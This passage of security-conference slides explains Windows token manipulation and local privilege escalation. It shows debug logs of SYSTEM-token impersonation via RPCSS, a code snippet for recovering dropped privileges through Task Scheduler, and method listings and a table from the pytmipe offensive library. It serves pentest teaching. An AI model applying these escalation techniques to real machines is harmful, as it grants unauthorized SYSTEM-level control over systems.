- appcontainertoken: False
- appcontainersid: None
- appcontainernumber: 0
- primarysidgroup: S-1-5-21-28624056-3392308708-440876048-513
- isrestricted: False
- hasrestrictions: True
- logonsid: None
- Mandatory Policy: VALID_MASK
- canimpersonate: True
-----
- PID: 580
- type: Impersonation (2)
```

➤ Get all tokens accessible (1/2)

```
-----
- PID: 580
- type: Primary (1)
- token: 812
- hval: None
- ihandle: None
- sid: S-1-5-18
- accountname: {'Name': 'SYSTEM', 'Domain': 'NT AUTHORITY', 'type': 1}
- intlvl: System
- owner: S-1-5-32-544
- issystem: True
- sessionID: 1
- elevationtype: Default (1)
- iselevated: True
- linkedtoken: None
- tokensource: b'*SYSTEM*'
- appcontainertoken: False
- appcontainersid: None
- appcontainernumber: 0
- primarysidgroup: S-1-5-18
- isrestricted: False
- hasrestrictions: True
- logonsid: None
- Mandatory Policy: NO_WRITE_UP
- canimpersonate: True
- PID: 648
- PID: 660
-----
- PID: 660
- type: Impersonation (2)
- token: 828
- hval: 664
- ihandle: 82
- sid: S-1-5-18
- accountname: {'Name': 'SYSTEM', 'Domain': 'NT AUTHORITY', 'type': 1}
- intlvl: System
- owner: S-1-5-32-544
- issystem: True
- sessionID: 0
```

➤ Get all tokens accessible (2/2)



# GET TOKENS OF PROCESSES - THREADS

1. Get number of threads: *NumberOfThreads* of *SYSTEM\_PROCESS\_INFORMATION* via *NtQuerySystemInformation()*
2. Runs over threads, located after *SYSTEM\_PROCESS\_INFORMATION*
3. Open threads: *OpenThread()*
4. Get token of each thread: *OpenThreadToken()*
5. Extract information about token
6. Check if can impersonate: *ImpersonateLoggedOnUser()*

# GET TOKENS OF PROCESSES – HANDLES VS THREADS

- More impersonation tokens with « handles » methods than « threads » method
- However, most of the time « threads » method is enough for PE

The image shows a Windows Task Manager window with the 'svchost.exe' process selected. The 'Details' tab shows the command line: `C:\WINDOWS\system32\svchost.exe -k DcomLaunch`. The 'Services' tab shows the service: 'Background Tasks Infrastructure Service [Broker]'. The 'Path' tab shows the path: `C:\Windows\System32\svchost.exe`. The 'User' field is highlighted in red and shows `NT AUTHORITY\SYSTEM`.

This service is running as « nt authority\system »

```
DEBUG -: All Tokens which are accessible (targetPID=736): 1 pid(s) found
- S-1-5-7 (NT AUTHORITY\ANONYMOUS LOGON) : [736]
- S-1-5-20 (NT AUTHORITY\NETWORK SERVICE) : [736]
- S-1-5-21-28624056-3392308708-440876048-1106 (EURO\ ) : [736]
- S-1-5-18 (NT AUTHORITY\SYSTEM) : [736] Handles method
```

Multiple impersonation tokens found

```
DEBUG -: Getting info about process: Pid: 3076, ImageName: 'Microsoft.Photos.exe'
DEBUG -: Getting info about process: Pid: 5812, ImageName: 'RuntimeBroker.exe'
DEBUG -: Getting info about process: Pid: 3364, ImageName: 'python.exe'
- S-1-5-18 (NT AUTHORITY\SYSTEM) : [736] Threads method
```

Only one token found: the primary token


# ACCESSIBLE TOKENS BEFORE AND AFTER NAME PIPE IMPERSONATION

Come back to RPCSS and LPE exploitation:

```
DEBUG -: All Tokens which are accessible (targetPID=None): 90 pid(s) found
- S-1-5-21-28624056-3392308708-440876048-1106 (EURO\██████████) : [3096, 3008, 3708, 3248, 4320, 4680, 68, 3372, 60]
- S-1-5-20 (NT AUTHORITY\NETWORK SERVICE) : [6552, 1460, 3592, 796]
```

Before named pipe impersonation

Before impersonation: no interesting token



```
DEBUG -: All Tokens which are accessible (targetPID=None): 90 pid(s) found
- S-1-5-18 (NT AUTHORITY\SYSTEM) : [864, 796]
- S-1-5-20 (NT AUTHORITY\NETWORK SERVICE) : [864, 6552, 1460, 3592, 796]
- S-1-5-19 (NT AUTHORITY\LOCAL SERVICE) : [864, 796]
- S-1-5-21-28624056-3392308708-440876048-1106 (EURO\david.blais) : [864, 3096, 3008, 3708, 3248, 4320, 4680, 68, 3372, 60]
```

After named pipe impersonation

After impersonation: *nt authority\system* token accessible



# NETWORK SERVICE TO SYSTEM - RPCSS

```
nt authority\network service whoami
>whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description      State
=====
SeAssignPrimaryTokenPrivilege Replace a process level token Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeShutdownPrivilege Shut down the system Disabled
SeAuditPrivilege Generate security audits Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeUndockPrivilege Remove computer from docking station Disabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege Change the time zone Disabled
```

```
DEBUG -: All Tokens which are accessible (targetPID=None): 93 pid(s) found
DEBUG -: Trying to impersonate a SYSTEM token, if there is one available...
DEBUG -: Trying to impersonate the handle 816 from pid 864
DEBUG -: Impersonation successful with handle 816
DEBUG -: Getting current User Name with GetUserNameW()...
INFO -: Current username: 'SYSTEM'
```





# NETWORK SERVICE TO SYSTEM - RPCSS



More details:

<https://decoder.cloud/2020/05/04/from-network-service-to-system/>

## 6. LIMITED USER RIGHTS CASE

- Some process can have limited privileges
- Some default services with « -k LocalServiceAndNoImpersonation » have limited privileges
- The *SeImpersonate* or *SeAssignPrimaryToken* privilege can be dropped.
- How to recover these 2 default privileges ?

# EXAMPLE – LIMITED PRIVILEGES



Some privileges are dropped e.g. *SeImpersonatePrivilege*

# HOW TO RECOVER PRIVILEGES ?

- Task Scheduler & impersonation
- **Any user** can create its own scheduled tasks
- Method:
  - Create a scheduled task with the option (because protection by default):
    - “-RequiredPrivilege” of “Register-ScheduledTask” with Powershell or
    - *AddRequiredPrivilege()* for win32
  - Option for specifying privileges to enable (*SeImpersonatePrivilege* not enabled by default for example)
  - Start scheduled task for named pipe impersonation (for example)



# HOW TO RECOVER PRIVILEGES ?

```
def reGiveMePower(self, debug=False):  
    """  
    Try to regive full power (privileges) with task scheduling and named pipe impersonation  
  
    :return: True, False (if an error)  
    """  
    logging.debug("Starting named pipe impersonation via Task Scheduler...")  
    if TASKSCHD_LOAD_SUCCESS == False:  
        logging.warning("Task Scheduler module is not loaded successfully. This command can not be completed")  
        return False  
    return self.__namedPipeImpersonation(functionMethod=self.__createTaskForNamedPipeImpersonationWithLoggeOn,  
                                          ps=True,  
                                          debug=debug,  
                                          pingCmd=False)
```

Implemented in *pytmipe* library

## 7. PYTMIPE & TMIPE

- **Pytmipe**: Python 3 library (> 10 000 code lines)

**Tmipe**: Python 3 client

- <https://github.com/quentinhardy/pytmipe/>
- No dependance to other libraries, only *ctypes*, no *psutils* etc. for portability 😊, except pythoncom 😞
- Main Features:
  - Access token manipulation (get & modify)
  - List tokens (primary, impersonation)
  - Get information about tokens
  - Impersonate tokens with different methods (named pipe impersonation, etc)
  - Privilege Escalation (“RPCSS” & “Printer Bug” for the moment)



# 7. PYTMIPE & TMIPE

- Project goals:
  - Understand Tokens on Windows
  - Manipulate Tokens
  - Find privilege escalation when token manipulation
  - Exploit privilege escalation when token manipulation
  - Have standalone exploits during pentest (*pyinstaller*) which can be easily configured/modified

# TOKEMANAGER CLASS - EXAMPLE

```
▼ TokenManager
  m canImpersonateToken(hToken, loggingOnError=False)
  m checkTokenMembership(sid, hToken=None)
  m convertSidToStringSid(sid)
  m duplicateToken(hToken, impersonationLevel=SecurityImpersonation, desiredAccess=TOKEN_ALL_ACCESS, token=hToken)
  m extractTokenInfo(pToken, handleValue=None, handleID=None)
  m getAllPrivileges(handleToken=None)
  m getAllUserRights(handleToken=None)
  m getAppContainerSid(hToken)
  m getCurrentProcessToken(desiredAccess=TOKEN_ALL_ACCESS)
  m getCurrentThreadEffectiveToken(desiredAccessThread=TOKEN_QUERY, desiredAccessProcess=TOKEN_QUERY)
  m getCurrentThreadToken(desiredAccess=TOKEN_QUERY)
  m getImpersonationTokenFromPrimaryTokenForCurrentProcess()
  m getImpersonationTokenFromPrimaryTokenForPID(pid)
  m getObjectInfo(hObject, objectInfoClass=ObjectTypeInformation, loggingOnError=False)
  m getPrimaryToken(pid, impersonation=True, loggingOnError=False)
  m getPrivilegesEnabled()
  m getPrivilegeStatus(userRightName)
  m getProcessToken(pid, tokenAccess=TOKEN_QUERY, loggingOnError=True)
  m getTokenAccountName(hToken)
  m getTokenDefaultDacl(hToken)
  m getTokenInformationPrimaryGroup(hToken)
  m getTokenInformationTokenAppContainerNumber(hToken)
  m getTokenInformationTokenAppContainerSid(hToken)
  m getTokenInformationTokenDefaultDacl(hToken)
  m getTokenInformationTokenElevation(hToken)
  m getTokenInformationTokenElevationType(hToken)
  m getTokenInformationTokenGroups(hToken)
  m getTokenInformationTokenImpersonationLevel(hToken, loggingOnError=True)
  m getTokenInformationTokenIntegrityLevel(hToken)
  m getTokenInformationTokenLinkedToken(hToken)
  m getTokenInformationTokenOwner(hToken)
  m getTokenInformationTokenPrivileges(hToken)
  m getTokenInformationTokenSessionId(hToken)
  m getTokenInformationTokenSource(hToken)
```

```
  m getTokenInformationTokenUser(hToken)
  m getTokenIntegrityLevel(hToken)
  m getTokenIntegrityLevelAsString(hToken)
  m getTokenOwnerSid(hToken)
  m getTokenPrimaryGroup(hToken)
  m getTokenSid(hToken)
  m getTokenSourceName(hToken)
  m getTokenType(hToken)
  m getUserRightsEnabled()
  m getUserRightStatus(userRightName)
  m isAnonymousToken(hToken, loggingOnError=True)
  m isAppContainerToken(hToken)
  m isDelegationToken(hToken, loggingOnError=True)
  m isIdentificationToken(hToken, loggingOnError=True)
  m isImpersonationToken(hToken, loggingOnError=True)
  m isRestrictedToken(hToken)
  m isSystemToken(hToken)
  m isTokenInBuiltinAdministrators(hToken=None)
  m printCurrentThreadEffectiveToken(printFull=True, printLinked=True)
  m printCurrentThreadToken(printFull=True, printLinked=True)
  m printTokens(allTokens, printFull=True, printLinked=False, initialTab=" ", tab=" ")
  m setTokenGroups(hToken, groups)
```



# IMPERSONATE CLASS- EXAMPLE

```
▼ C Impersonate(TokenManager)
  m __init__(self)
  m canGetAdminAccess(self)
  m createProcessFromPidWithAsUser(self, pid, appName, cmdLine, processAttributes, threadAttributes, bInheritH
  m createProcessFromPidWithTokenW(self, pid, logonFlags, appName, cmdLine, creationFlags, env, currentDirect
  m enableUserRight(self, privilegeStr, hToken=None)
  m filterTokens(self, allTokens, targetPIDs=None, sid=None, intLevel=None, canImpersonate=True)
  m getAllTokensAccessible(self, targetPID=None, impersonation=True)
  m getAllTokensAccessibleViaThreads(self, targetPID=None, impersonation=True)
  m getSystemTokensAccessible(self, targetPID=None, oneMaxByPid=False)
  m getTokensAccessibleByAccountName(self, targetPID=None, oneMaxByPid=False, _useThreadMethod=False)
  m impersonateAndPrintTokensAccessible(self, targetPID=None, sid=None, intLevel=None, canImpersonate=True)
  m impersonateFirstSystemToken(self, allTokens)
  m impersonateTokenWithImpersonateLoggedOnUser(self, hToken, closeHToken=True)
  m impersonateViaCreds(self, login, password, domain, logonType=LOGON32_LOGON_NEW_CREDENTIALS, logon
  m impersonateViaPID(self, pid)
  m printAllTokensAccessible(self, targetPID=None, printFull=True, printLinked=False, _useThreadMethod=False)
  m printSystemTokensAccessible(self, targetPID=None, oneMaxByPid=False)
  m printTokensAccessibleByAccountNameAndPID(self, targetPID=None, oneMaxByPid=False, _useThreadMethod=
  m printTokensAccessibleByPID(self, targetPID=None, impPossibleOnly=False, _useThreadMethod=False)
  m searchAndImpersonateFirstSystemToken(self, targetPID=None, printAllTokens=False)
  m terminateImpersonation(self)
```

# ESCALATION CLASS- EXAMPLE

```
▼ Escalation
  m __alterServiceForNamedPipeImpersonation(self, *args)
  m __createPrinterBugNamedPipeImpersonation(self, *args)
  m __createServiceForNamedPipeImpersonation(self, *args)
  m __createSimpleNamedPipeConnection(self, *args)
  m __createTaskForNamedPipeImpersonation(self, *args)
  m __createWmiJobForNamedPipeImpersonation(self, *args)
  m __init__(self, timeMaxAntiLock=DEFAULT_TIME_MAX_ANTI_LOCK, threadTimeout=TIMEOUT_THREAD)
  m __namedPipeImpersonation(self, functionMethod, ps=True, debug=False, waitThread=False, pipeName=None)
  m __startAntiLockFeature(self)
  m connectToNamedPipeViaPrinter(self)
  m execAsSystemViaCreateService(self, binaryPathName)
  m execAsSystemViaTaskScheduler(self, cmd, args=None)
  m execAsSystemViaWmiJobCmd(self, cmd, args="", timeWait=15)
  m namedPipeImpersonationViaAService(self, targetServiceName)
  m namedPipeImpersonationViaATask(self, targetTaskName)
  m namedPipeImpersonationViaPrinterBug(self)
  m namedPipeImpersonationViaRPCSS(self)
  m namedPipeImpersonationViaSCM(self, ps=False, debug=False)
  m namedPipeImpersonationViaTaskScdh(self, debug=False)
  m namedPipeImpersonationViaWmiJobCmd(self, ps=True)
  m spoofPPID(self, ppid, appName, cmdLine=None, lpProcessAttributes=None, lpThreadAttributes=None, bInherit
```

# MAIN METHODS IMPLEMENTED IN PYTMIPE & TMIPE

Method	Required Privilege(s)	OS (no exhaustive)	Direct target (max)
Token creation & impersonation	username & password	All	local administrator
Token Impersonation/Theft	<i>SeDebugPrivilege</i>	All	<i>nt authority\system</i>
Parent PID spoofing (handle inheritance)	<i>SeDebugPrivilege</i>	>= Vista	<i>nt authority\system</i>
Service (SCM)	Local administrator (and high integrity level if UAC enabled)	All	<i>nt authority\system</i> or domain account
WMI Event	Local administrator (and high integrity level if UAC enabled)	All	<i>nt authority\system</i>
« Printer Bug » LPE	<i>SeImpersonatePrivilege</i> (Service account)	Windows 8.1, 10 & Server 2012R2/2016/2019	<i>nt authority\system</i>
RPCSS Service LPE	<i>SeImpersonatePrivilege</i> (Service account)	Windows 10 & Server 2016/2019	<i>nt authority\system</i>

# CONCLUSION

- Different tokens and complex structure
- Many security mechanisms for checking if a token is allowed
- Some native methods exist for impersonation
- Impersonation can be used for PE
- Many methods can be used to elevate his privileges from *SeDebugPrivilege* to « *nt authority\system* »
- Sometimes, services can be use to pivot to the domain (with impersonation)
- *Print bug* & *RPCSS* can be used for PE: « *nt authority\network service* » (e.g. MSSQ) to « *nt authority\system* ».
- *pytmipe* & *tmipe*: python library & client for token manipulation, impersonation and (L)PE